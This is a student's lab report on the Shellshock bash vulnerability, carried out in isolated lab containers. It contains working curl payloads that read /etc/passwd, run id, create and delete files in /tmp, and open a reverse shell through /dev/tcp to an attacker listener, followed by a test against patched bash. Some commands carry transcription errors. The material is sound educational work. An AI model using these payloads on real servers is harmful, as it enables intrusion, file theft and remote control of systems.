

Task 1 Experimenting with Bash function

Bash_shellshock is the unpatched version of the bash that is available to us. We copy the contents of this file to the /bin directory and link /bin/sh to it. Now our bash program is vulnerable to a shellshock attack.

Task1.c is a regular Set-UID program that uses the system command to list the contents of the current directory. The system() command in turn forks the parent process and executes a shell command in the child process.

When we escalate the privileges of the task1 executable and execute it, we see that it just lists the contents of the image_www directory.

```
PES1UG20CS280(Pavan) ~$ sudo cp bash_shellshock /bin/
PES1UG20CS280(Pavan) ~$ sudo ln -sf /bin/bash_shellshock /bin/sh
PES1UG20CS280(Pavan) ~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Jan 25 00:18 /bin/sh -> /bin/bash_shellshock
PES1UG20CS280(Pavan) ~$ cc task1.c -o vul
PES1UG20CS280(Pavan) ~$ gcc task1.c -o vul
PES1UG20CS280(Pavan) ~$ sudo chown root vul
PES1UG20CS280(Pavan) ~$ sudo chmod 4755 vu
PES1UG20CS280(Pavan) ~$ sudo chmod +x /bin/bash_shellshock
PES1UG20CS280(Pavan) ~$ ./vul
total 4888
-rw-rw-r-- 1 seed seed 4919752 Dec  5 2020 bash_shellshock
-rw-rw-r-- 1 seed seed    334 Feb 26 2021 Dockerfile
-rw-rw-r-- 1 seed seed    130 Dec  5 2020 getenv.cgi
-rw-rw-r-- 1 seed seed    90 Dec  5 2020 server_name.conf
-rw-rw-r-- 1 seed seed    199 Jan 24 09:16 task1.c
-rwsr-xr-x 1 root root 16784 Jan 24 22:15 vu
-rwxrwxr-x 1 root seed 16784 Jan 25 00:18 vul
-rwsr-xr-x 1 root seed 16784 Jan 24 22:31 vul1
-rw-rw-r-- 1 seed seed    85 Dec  5 2020 vul.cgi
```

When environment variables are imported from the parent process, if the child process is running a bash shell, then the parser checks the environment variable to see if it contains '() { ' in its value. If it does, then it immediately changes that into a shell function by replacing the '=' with a space.

In the code below, we create an environment variable foo, that holds a function definition. Along with it an extra /bin/sh command (to open a new shell) is also injected.

When the executable is called, system() calls a child process and a shell function foo() is defined for the child bash. However, the injected code after the function definition does not become part of the function itself; it gets executed in that bash.

```
PES1UG20CS280(Pavan) ~$ export foo='() { echo "hello"; }; /bin/sh'
PES1UG20CS280(Pavan) ~$ ./vul
sh-4.2$ exit
exit
```

So, as a result, as shown above, a new shell is created (/bin/sh is executed).

On patching the flawed bash program (/bin/bash is the patched version), we see that the injected code that is attached in the function definition is not executed in the child bash. This indicates that the flaw in the parser is patched in the /bin/bash program.

INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

```
PES1UG20CS280(Pavan) ~$ sudo ln -sf /bin/bash /bin/sh
PES1UG20CS280(Pavan) ~$ export foo='() { echo "hello"; }; /bin/sh'
PES1UG20CS280(Pavan) ~$ ./vul
total 4888
```

```
PES1UG20CS280(Pavan) ~$ export foo='() { echo "hello"; }; /bin/sh'
PES1UG20CS280(Pavan) ~$ ./vul
total 4888
-rw-rw-r-- 1 seed seed 4919752 Dec  5 2020 bash_shellshock
-rw-rw-r-- 1 seed seed    334 Feb 26 2021 Dockerfile
-rw-rw-r-- 1 seed seed   130 Dec  5 2020 getenv.cgi
-rw-rw-r-- 1 seed seed    90 Dec  5 2020 server_name.conf
-rw-rw-r-- 1 seed seed   199 Jan 24 09:16 task1.c
-rwsr-xr-x 1 root root 16784 Jan 24 22:15 vu
-rwxrwxr-x 1 root seed 16784 Jan 25 00:18 vul
-rwsr-xr-x 1 root seed 16784 Jan 24 22:31 vul1
-rw-rw-r-- 1 seed seed    85 Dec  5 2020 vul.cgi
PES1UG20CS280(Pavan) ~$
```

Only the contents of the current directory are printed on the screen, no new shells are created like before.

Task 2 Passing data to browser using environment variable

Task 2.A: Using web browser

In this subtask, we see the contents of the server's cgi file, which contains all the environment variables defined.

Subsequently, we use the HTTP Header Live, to identify the HTTP header details when the user sends out a HTTP request.

We see that certain server ENV variables are set according to the request established by the client (the ENV. variable values of the server are same as that of the client's request).

The ENV. variables set like that include

- a) HTTP_USER_AGENT
- b) HTTP_ACCEPT_LANGUAGE
- c) HTTP_ACCEPT_ENCODING
- d) HTTP_CONNECTION

We realise that these variables depend on the client (the sort of client who is connecting to the server, the language in which the response must be sent out, the encoding that must be employed, whether the connection must be kept alive or not among others), and are therefore, set by the client's HTTP request.


Details about the server that are very specific to it, like SERVER_ADDR, SERVER_PORT, SERVER_ADMIN are all not changed when a client request reaches the server.

The same is shown below-

INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280



TASK 2.B : Using cURL

In this subtask, we use the curl command to communicate from and to the server at hand. When we use the -v command, we list out the contents of the HTTP header (response). The server's ENV. variables are also subsequently returned, as we are requesting for the getenv.cgi file.

```
PES1UG20CS280(Pavan)~$curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 25 Jan 2023 04:28:06 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```

INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

When we were using the browser, we saw that the USER_AGENT was Mozilla and when we were using curl, the USER_AGENT was curl.

The -A command is used to set the User-Agent of the HTTP Server. When the command shown below is executed, we see that the USER-AGENT field in the HTTP header is set to 'PES1UG20CS280' and subsequently, the environment variable of the server is set to that.

```
PES1UG20CS280(Pavan)-$curl -A "PES1UG20CS280" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: PES1UG20CS280
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 25 Jan 2023 04:29:12 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=PES1UG20CS280
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```

The orange box shown above, indicates the corresponding ENV. variable that has been set.

INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

Subsequently, the -e command is used to set the referrer value to the HTTP server. This field is set in the header field, and on receiving the request, at the server's end (in HTTP_REFERER).

```
PES1UG20CS280(Pavan)-$curl -e "PES1UG20CS280" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: PES1UG20CS280
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 25 Jan 2023 04:30:54 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*
HTTP_REFERER=PES1UG20CS280
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_PROTOCOL=HTTP/1.1
```

The orange box shows the server's ENV. variable for referrer set to PES1UG20CS280.

The -H command is used to introduce new ENV. variables (to be set) in the HTTP header. Or in simple words it refers to the extra headers to use when retrieving a page.

```
PES1UG20CS280(Pavan)-$curl -H "myName: PES1UG20CS280" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> myName: PES1UG20CS280
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 25 Jan 2023 04:31:50 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*
HTTP_MYNAME=PES1UG20CS280
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_PROTOCOL=HTTP/1.1
```

INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

A new ENV. variable called myname is created whose value is 'PES1UG20CS280'. This new ENV. variable is set at the server's side, as seen in the image above.

TASK 3 Launching the Shellshock attack

In this task, we inject malicious code into the ENV. variable value argument and sent it across as a HTTP request to the server. When the server forks the process and calls a child bash, the environment variable gets changed into a shell function and all the malicious code present outside that definition is executed on the bash shell.

The idea for all the subtasks carried out below remains the same.

Task 3.A – Get the server to send back the content of the /etc/passwd file

```
PES1UG20CS280(Pavan)-$curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
PES1UG20CS280(Pavan)-$
```

In this subtask, the USER-AGENT ENV. variable is to be set. When the server forks and creates a child bash, USER-AGENT subsequently becomes a shell function and the malicious code appended with it is executed.

The contents of the passwd file present in the /etc directory is displayed using the /bin/cat command and redirected back to the user. The same is displayed above-

Task 3. B - Get the server to tell you the process' user ID. You can use the /bin/id command to print out the ID information

In this subtask, we are setting the REFERER ENV. variable. Command to print the user-id and group-id is injected into the value and a HTTP request is sent.

```
PES1UG20CS280(Pavan)-$curl -e "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
PES1UG20CS280(Pavan)-$
```

INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

On forking and executing a child bash, the user-id and the group-id of the current user id displayed. The current user is www-data and the user-id is 33, its group-id is 33 and the groups associated with it have an id of 33.

The id is the unique number associated with the currently logged-in user's details.

Task 3. C - Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.

In this subtask, we use the -H command to create a new ENV. variable ATTACK. This is resolved into a shell function when it is in the child bash.

The first injected command is used to create a file called malicious in the /tmp folder. This has no return.

Subsequently, when the second command is executed, the privileges, the owners are displayed to the user. We see that the user www-data has both read and write privileges, the www-data group has only read privilege and others have only read privilege accordingly.

```
PES1UG20CS280(Pavan)-$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/malicious; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
PES1UG20CS280(Pavan)-$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp/malicious" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
-rw-r--r-- 1 www-data www-data 0 Jan 25 04:34 /tmp/malicious
PES1UG20CS280(Pavan)-$
```

Task 3. D - Get the server to delete the file that you just created inside the /tmp folder.

In this subtask, the first command removes the malicious file created in the /tmp folder using the /bin/rm command.

Subsequently, the second command ls -l returns nothing as the file 'malicious' does not exist.

```
PES1UG20CS280(Pavan)-$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/malicious; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
PES1UG20CS280(Pavan)-$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp/malicious" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
PES1UG20CS280(Pavan)-$
```


INFORMATION SECURITY LAB 02

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

QUESTIONS-

Q1. Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? Explain

Ans: No, we will not be able to steal the contents of the shadow file. The command given below shows the same.

This is because, the shadow file needs root permissions to access. Using /cat will not display the contents of the file, as the current user is not holding the root privilege/permission.

```
PES1UG20CS280(Pavan)-$curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
PES1UG20CS280(Pavan)-$curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?CS280"
***** Environment Variables *****
```

Q2. HTTP GET requests typically attach data in the URL, after the '?' mark. This could be another approach that we can use to launch the attack. Can we use this method to launch the Shellshock attack? Please derive your conclusions.

Ans: It is observed that the data attached after the question mark constitutes the value of an ENV. variable called QUERY_STRING. Subsequently, the data we enter is part of the REQUEST_URL too, but not as just value(the path before the ? is also stored). Injecting malicious code into the REQUEST_URL header is not possible as it will consider the malicious code as an entire path.

However, QUERY_STRING is an ENV. variable that can be exploited. Ideally, all ENV. variables of the parent are imported to the child, so QUERY_STRING will also be imported. If malicious code is injected and QUERY_STRING resolves into a shell function in the child bash, then attacker can carry out shellshock.

```
PES1UG20CS280(Pavan)-$curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?CS280"
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=41316
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=CS280
REQUEST_URI=/cgi-bin/getenv.cgi?CS280
SCRIPT_NAME=/cgi-bin/getenv.cgi
PES1UG20CS280(Pavan)-$
```


TASK 4 Getting a reverse shell via Shellshock attack.

In this task, we create a reverse shell from the server to the client, when the client sends out a HTTP request via CURL to the server.

In order to carry out a reverse shell, the attacker must first behave as a server and open a port and listen to any incoming connections to it. The attacker opens the netcat connection at port 9091 and listens to any active connections approaching it.

```
PES1UG20CS280(Pavan) - $curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.7/9091 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

In this task, the attacker sends a curl request with the User-Agent ENV. variable set to a function. Code to generate a reverse shell is injected into the value and sent across in the curl request.

When the server receives this HTTP request, it forks into a child bash process. In this child process, USER-AGENT becomes a shell function, owing to its definition ('(){}'). The injected reverse shell code is then executed on the bash shell and the server now sends out a connection to the client (or attacker).

The client, listening in our case, accepts the request and a successful reverse shell is created. The attacker/client has full control of the server system now. The client can use any set of CMD commands and obtain all the information required.

We see that the default user is 'www-data' as can be seen in the image below-

```
PES1UG20CS280(Pavan_victim) - $nc -l 9091
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@932e86ff172c:/usr/lib/cgi-bin$
```


The command used in the request triggers the virtual file to establish a connection with the 10.0.2.7 client at port 9091.

TASK 5 Using the Patched Bash

On the victim machine, we go to the directory where getenv.cgi is stored and changed the shell path from /bin/bash_shellshock to /bin/bash, the patched bash version.

The getenv.cgi file displays the list of all environment variables for the current process at hand; that does not change.

```
PES1UG20CS280:Pavan_vict -$cd /usr/lib/cgi-bin/  
PES1UG20CS280:Pavan_vict -$nano getenv.cgi  
PES1UG20CS280:Pavan_vict -$
```



```
GNU nano 4.8      getenv.cgi  
/bin/bash  
echo "Content-type: text/plain"  
echo  
echo "***** Environment Variables *****"  
strings /proc/%s/environ  
  
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify  
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^_ To Spell
```

Once done, we try to carry out the same attack we did previously using the curl command. We inject reverse shell code to the ENV. variable value (that will become a shell function in the child bash) and check if the attack works.

Because the bash program is patched (and the parser corrected), we see that no reverse shell is established by the server to the client. The entirety of the variable content including the malicious code is set as value to the HTTP_USER_AGENT environment variable as seen below-

```
PES1UG20CS280(Pavan)-$curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.7/9091 0<&1 2>&1"  
http://10.0.0.80/cgi-bin/getenv.cgi  
***** Environment Variables *****  
HTTP_HOST=10.0.0.80  
HTTP_USER_AGENT=() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.7/9091 0<&1 2>&1  
HTTP_ACCEPT=/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.0.0.80 Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)  
SERVER_NAME=10.0.0.80  
SERVER_ADDR=10.0.0.80  
SERVER_PORT=80  
REMOTE_ADDR=10.0.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi  
REMOTE_PORT=41326  
GATEWAY_INTERFACE=CGI/1.1  
SERVER_PROTOCOL=HTTP/1.1  
REQUEST_METHOD=GET  
QUERY_STRING=  
REQUEST_URI=/cgi-bin/getenv.cgi  
SCRIPT_NAME=/cgi-bin/getenv.cgi  
PES1UG20CS280(Pavan)-$
```

The list of ENV. variables returned by the server is shown above.